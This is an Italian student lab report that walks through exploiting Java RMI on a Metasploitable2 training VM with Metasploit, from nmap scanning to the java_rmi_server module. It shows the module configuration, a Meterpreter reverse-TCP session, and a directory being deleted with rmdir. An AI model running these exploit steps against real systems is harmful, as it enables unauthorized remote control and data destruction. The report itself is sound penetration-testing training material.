

EPICODE
S7L5



METASPLOIT REPORT

LUCA GALLEANI

PAGE 01

VULNERABILITÀ JAVA_RMI


INTRODUZIONE AL SERVIZIO JAVA RMI

Per Java in generale, si fa riferimento al linguaggio di programmazione orientato agli oggetti progettato per essere indipendente dalla piattaforma, il che significa che il codice scritto in Java può essere eseguito su diverse piattaforme senza la necessità di modifiche. La piattaforma Java include la **Java Virtual Machine (JVM)**, che consente l'esecuzione di programmi Java su diverse piattaforme hardware e software.

Java RMI è una parte di questa piattaforma che facilita la programmazione consentendo di chiamare metodi su oggetti remoti. Questo è ampiamente utilizzato per creare applicazioni e sistemi client-server in cui i componenti possono eseguire su macchine diverse all'interno di una rete.

La vulnerabilità **Java RMI (Remote Method Invocation)** è un problema di sicurezza che consente ad un attaccante di eseguire codice malevolo su un sistema bersaglio, questa vulnerabilità **Java RMI** può permettere a un attaccante di sfruttare il sistema di invocazione remota di Java per eseguire codice arbitrario sul server o sulla macchina virtuale remota.

Alcune delle vulnerabilità includono problemi legati alla mancanza di autenticazione sufficiente tra client e server, come la possibilità di manipolare oggetti remoti in modo non sicuro e avere il completo controllo del sistema in remoto.




CONTROLLO E SCANSIONE DEL SERVIZIO JAVA

“Nmap, uno strumento potente e versatile per l'esplorazione e la scansione delle reti.”

Per prima cosa bisogna accertarsi che la nostra macchina attaccante (**Kali**) e la nostra macchina vittima (**Metasploitable2**) comunicano fra loro, di conseguenza andiamo ad utilizzare un **ping (ICMP)** per assicurarci che le due macchine siano connesse.

Ora andremo a scansionare la nostra macchina vittima utilizzando il programma **Nmap**, grazie a questo tool possiamo andare a scansionare i servizi e le porte attive e le loro versioni sulla macchina vittima.


Nmap -sV è utilizzato per eseguire il riconoscimento della versione e dei servizi che rispondono alle scansioni, usando questa sequenza di pacchetti **SYN, SYN-ACK e ACK** per determinare lo stato delle porte e, con l'opzione **-sV**, cerca di identificare la versione del servizio in ascolto sulla porta aperta grazie a diverse tecniche come il **Banner Grabbing**: molti servizi rispondono con un banner che include informazioni su di essa e l'analisi delle Caratteristiche del Protocollo



The image shows two terminal windows from a Kali Linux machine. The top window shows a successful ping to 192.168.1.14. The bottom window shows an Nmap scan with the -sV option, revealing several open ports and their corresponding service versions.

```
luca@kali: ~  
File Actions Edit View Help  
(luca@kali)-[~]  
$ ping 192.168.1.14  
PING 192.168.1.14 (192.168.1.14) 56(84) bytes of data:  
64 bytes from 192.168.1.14: icmp_seq=1 ttl=64 time=1.13 ms  
64 bytes from 192.168.1.14: icmp_seq=2 ttl=64 time=0.578 ms  
64 bytes from 192.168.1.14: icmp_seq=3 ttl=64 time=0.494 ms  
64 bytes from 192.168.1.14: icmp_seq=4 ttl=64 time=0.411 ms  
^C  
— 192.168.1.14 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3036ms  
rtt min/avg/max/mdev = 0.411/0.652/1.128/0.280 ms
```

```
luca@kali: ~/Desktop  
File Actions Edit View Help  
(luca@kali)-[~/Desktop]  
$ nmap -sV 192.168.1.14  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 09:43 CET  
Nmap scan report for METASPLOITABLE.station (192.168.1.14)  
Host is up (0.00095s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec?  
513/tcp   open  login  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell
```

INTRODUZIONE A METASPLOIT

Metasploit è un potente framework open source progettato per test di penetrazione e sicurezza informatica.

In termini più semplici, Metasploit è come un kit di strumenti virtuali che permette agli esperti di cyber-sicurezza di simulare attacchi informatici su un sistema o una rete per identificare e risolvere debolezze potenziali. È ampiamente utilizzato per condurre test etici di penetrazione, consentendo agli operatori di sicurezza di valutare le difese di un sistema in un ambiente controllato.

“La forza di Metasploit risiede nella sua comunità. Esperti di sicurezza di tutto il mondo contribuiscono con nuovi moduli di exploit e payload, ampliando costantemente le opzioni a disposizione degli utenti.”

Le caratteristiche chiave di Metasploit includono:

1. **msfconsole:** Una potente interfaccia a riga di comando che consente agli utenti di interagire con il framework per eseguire varie attività, come la selezione di moduli di exploit e il controllo delle sessioni di accesso ottenute.
2. **Moduli di Exploit:** Componenti di software progettati per sfruttare specifiche vulnerabilità nei sistemi target.
3. **Payloads:** Pacchetti di dati che vengono inviati al sistema target dopo che un exploit ha avuto successo. I payloads sono spesso progettati per fornire l'accesso e come un'ulteriore funzione di scan.

FASE DI EXPLOIT

Dal terminale di kali con il comando `msfconsole` apriamo il nostro tool (Metasploit) e per prima cosa andremo a cercare quali exploit sono registrati nel database utilizzando il comando `search`. In questo caso andremo a cercare gli exploit riguardanti JAVA RMI e come prova utilizzeremo l'exploit con il path `exploit/multi/misc/java_rmi_server` e lo andremo a selezionare con il comando `use`.

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java
Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Sca
nner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Esc
alation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
```

Questo exploit si riferisce ad un modulo che sfrutta le vulnerabilità legate ai server di Java RMI ma per poterlo utilizzare è necessario dover impostare la sua configurazione e per fare ciò ci serviamo del comando `show options`, grazie ad esso ci verrà riportato l'elenco delle impostazioni del nostro exploit, inoltre potremmo vedere come quelle necessarie all'esecuzione dell'attacco siano identificate come YES nella colonna `REQUIRED`.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.14
rhosts => 192.168.1.14
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.1.14    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert                  no        Path to a custom SSL certificate (default is randomly generated)
URIPATH                  no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.1.16    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
```

Con il comando `set` seguito dalla voce di ciò che si vuole configurare si può notare come abbiamo inserito l'ip del target (`RHOSTS`), nient'altro che l'indirizzo alla quale verrà sferrato il nostro attacco. Finita la configurazione del nostro exploit dobbiamo decidere quale payloads andare ad utilizzare nello specifico. Per la ricerca del nostro payloads possiamo usare il comando `search` seguito da una possibile parola chiave e dopo averlo scelto basterà impostarlo con il comando `set payloads` seguito dal path scelto. Noi però andremo ad utilizzare quello che Metasploit ci consiglia, ovvero quello di default.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.16:4444
[*] 192.168.1.14:1099 - Using URL: http://192.168.1.16:8080/uebjsqz
[*] 192.168.1.14:1099 - Server started.
[*] 192.168.1.14:1099 - Sending RMI Header ...
[*] 192.168.1.14:1099 - Sending RMI Call ...
[*] 192.168.1.14:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.16:4444 → 192.168.1.14:37147) at 2023-11-10 09:54:02 +0100

meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.14
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe59:b8d1
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
-----

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.1.14	255.255.255.0	0.0.0.0		

FASE DI EXPLOIT

Dopo aver eseguito il nostro **exploit** possiamo notare la conferma della avvenuta sessione in corso tra le due macchine **kali** e **metasploitable2**. Ora **Meterpreter** è un framework di post-exploitation dopo che un exploit ha avuto successo nel compromettere un sistema target viene spesso utilizzato per mantenere e stabilire un controllo avanzato sulla macchina bersaglio. **Meterpreter** nel nostro caso ci fornisce una shell remota che ci permette di interagire con il sistema vittima in modo simile a un prompt di comando. Per assicurarci e vedere come è configurata la rete della macchina vittima possiamo utilizzare il comando **ifconfig** che è in grado di mostrarci le configurazioni della interfaccia di rete del dispositivo.

Inoltre possiamo vedere altre impostazioni come la tabella di routing con il comando **route**.

La **tabella di routing** è un componente a rischio nei sistemi operativi di rete perchè definisce come i pacchetti di dati devono essere instradati attraverso una rete.

Quando un computer o un dispositivo di rete riceve un pacchetto, deve decidere attraverso quale interfaccia di rete inviarlo per farlo giungere alla sua destinazione.

EXTRA

```
meterpreter > ls
Listing: /

Mode                Size           Type             Last modified      Name
-----
040666/rw-rw-rw-  4096           dir              2012-05-14 05:35:33 +0200 bin
040666/rw-rw-rw-  1024           dir              2012-05-14 05:36:28 +0200 boot
040666/rw-rw-rw-  4096           dir              2010-03-16 23:55:51 +0100 cdrom
040666/rw-rw-rw-  13380          dir              2023-11-10 10:41:10 +0100 dev
040666/rw-rw-rw-  4096           dir              2023-11-10 09:41:16 +0100 etc
040666/rw-rw-rw-  4096           dir              2010-04-16 08:16:02 +0200 home
040666/rw-rw-rw-  4096           dir              2010-03-16 23:57:40 +0100 initrd
100666/rw-rw-rw-  7929183        fil              2012-05-14 05:35:56 +0200 initrd.img
040666/rw-rw-rw-  4096           dir              2012-05-14 05:35:22 +0200 lib
040666/rw-rw-rw-  16384          dir              2010-03-16 23:55:15 +0100 lost+found
040666/rw-rw-rw-  4096           dir              2010-03-16 23:55:52 +0100 media
040666/rw-rw-rw-  4096           dir              2010-04-28 22:16:56 +0200 mnt
100666/rw-rw-rw-  43313          fil              2023-11-10 09:41:17 +0100 nohup.out
040666/rw-rw-rw-  4096           dir              2010-03-16 23:57:39 +0100 opt
040666/rw-rw-rw-  0             dir              2023-11-10 10:41:01 +0100 proc
040666/rw-rw-rw-  4096           dir              2023-11-10 09:41:17 +0100 root
040666/rw-rw-rw-  4096           dir              2012-05-14 03:54:53 +0200 sbin
040666/rw-rw-rw-  4096           dir              2010-03-16 23:57:38 +0100 srv
040666/rw-rw-rw-  0             dir              2023-11-10 10:41:02 +0100 sys
040666/rw-rw-rw-  4096           dir              2023-11-06 15:47:01 +0100 test_metasploit
040666/rw-rw-rw-  4096           dir              2023-11-10 09:54:04 +0100 tmp
040666/rw-rw-rw-  4096           dir              2010-04-28 06:06:37 +0200 usr
040666/rw-rw-rw-  4096           dir              2010-03-17 15:08:23 +0100 var
100666/rw-rw-rw-  1987288        fil              2008-04-10 18:55:41 +0200 vmlinuz

meterpreter > rmdir test_metasploit
Removing directory: test_metasploit
```

```
meterpreter > ls
Listing: /

Mode                Size           Type             Last modified      Name
-----
040666/rw-rw-rw-  4096           dir              2012-05-14 05:35:33 +0200 bin
040666/rw-rw-rw-  1024           dir              2012-05-14 05:36:28 +0200 boot
040666/rw-rw-rw-  4096           dir              2010-03-16 23:55:51 +0100 cdrom
040666/rw-rw-rw-  13380          dir              2023-11-10 10:41:10 +0100 dev
040666/rw-rw-rw-  4096           dir              2023-11-10 09:41:16 +0100 etc
040666/rw-rw-rw-  4096           dir              2010-04-16 08:16:02 +0200 home
040666/rw-rw-rw-  4096           dir              2010-03-16 23:57:40 +0100 initrd
100666/rw-rw-rw-  7929183        fil              2012-05-14 05:35:56 +0200 initrd.img
040666/rw-rw-rw-  4096           dir              2012-05-14 05:35:22 +0200 lib
040666/rw-rw-rw-  16384          dir              2010-03-16 23:55:15 +0100 lost+found
040666/rw-rw-rw-  4096           dir              2010-03-16 23:55:52 +0100 media
040666/rw-rw-rw-  4096           dir              2010-04-28 22:16:56 +0200 mnt
100666/rw-rw-rw-  43313          fil              2023-11-10 09:41:17 +0100 nohup.out
040666/rw-rw-rw-  4096           dir              2010-03-16 23:57:39 +0100 opt
040666/rw-rw-rw-  0             dir              2023-11-10 10:41:01 +0100 proc
040666/rw-rw-rw-  4096           dir              2023-11-10 09:41:17 +0100 root
040666/rw-rw-rw-  4096           dir              2012-05-14 03:54:53 +0200 sbin
040666/rw-rw-rw-  4096           dir              2010-03-16 23:57:38 +0100 srv
040666/rw-rw-rw-  0             dir              2023-11-10 10:41:02 +0100 sys
040666/rw-rw-rw-  4096           dir              2023-11-10 09:54:04 +0100 tmp
040666/rw-rw-rw-  4096           dir              2010-04-28 06:06:37 +0200 usr
040666/rw-rw-rw-  4096           dir              2010-03-17 15:08:23 +0100 var
100666/rw-rw-rw-  1987288        fil              2008-04-10 18:55:41 +0200 vmlinuz
```

Possiamo vedere come dopo aver creato una sessione con la macchina vittima tramite l'**exploit** grazie a **Meterpreter** possiamo andare a visualizzare (con il comando **ls**) l'elenco di file e directory presenti del sistema. Ora, come è evidenziato nelle immagini andremo a svolgere un'azione malevola ed elimineremo una di queste **directory** con il comando **rmdir**. Questa azione che risulta piuttosto semplice può causare gravi danni in quanto comporta l'eliminazione della **directory** e di tutti i **file** che possono essere al suo interno.

Conclusioni

La vulnerabilità associata a Java RMI (Remote Method Invocation) rappresenta una potenziale minaccia significativa per la sicurezza.

La sua esposizione può essere sfruttata per eseguire codice malevolo in remoto, consentendo agli attaccanti di compromettere sistemi e ottenere un accesso non autorizzato.

La possibilità di eseguire codice arbitrario attraverso Java RMI significa che gli attaccanti possono sfruttare questa vulnerabilità per ottenere un controllo significativo sul sistema bersaglio.

Ciò include la possibilità di installare malware, eseguire comandi e manipolare dati sensibili. Poiché Java è una delle tecnologie più diffuse per lo sviluppo di applicazioni, la vulnerabilità di Java RMI può avere un impatto significativo su una vasta gamma di sistemi.

L'utilizzo di Metasploit come strumento di test può aiutare a dimostrare concretamente tutti questi rischi associati a questa vulnerabilità e sottolineare l'importanza di implementare misure di sicurezza solide per mitigare tale minaccia.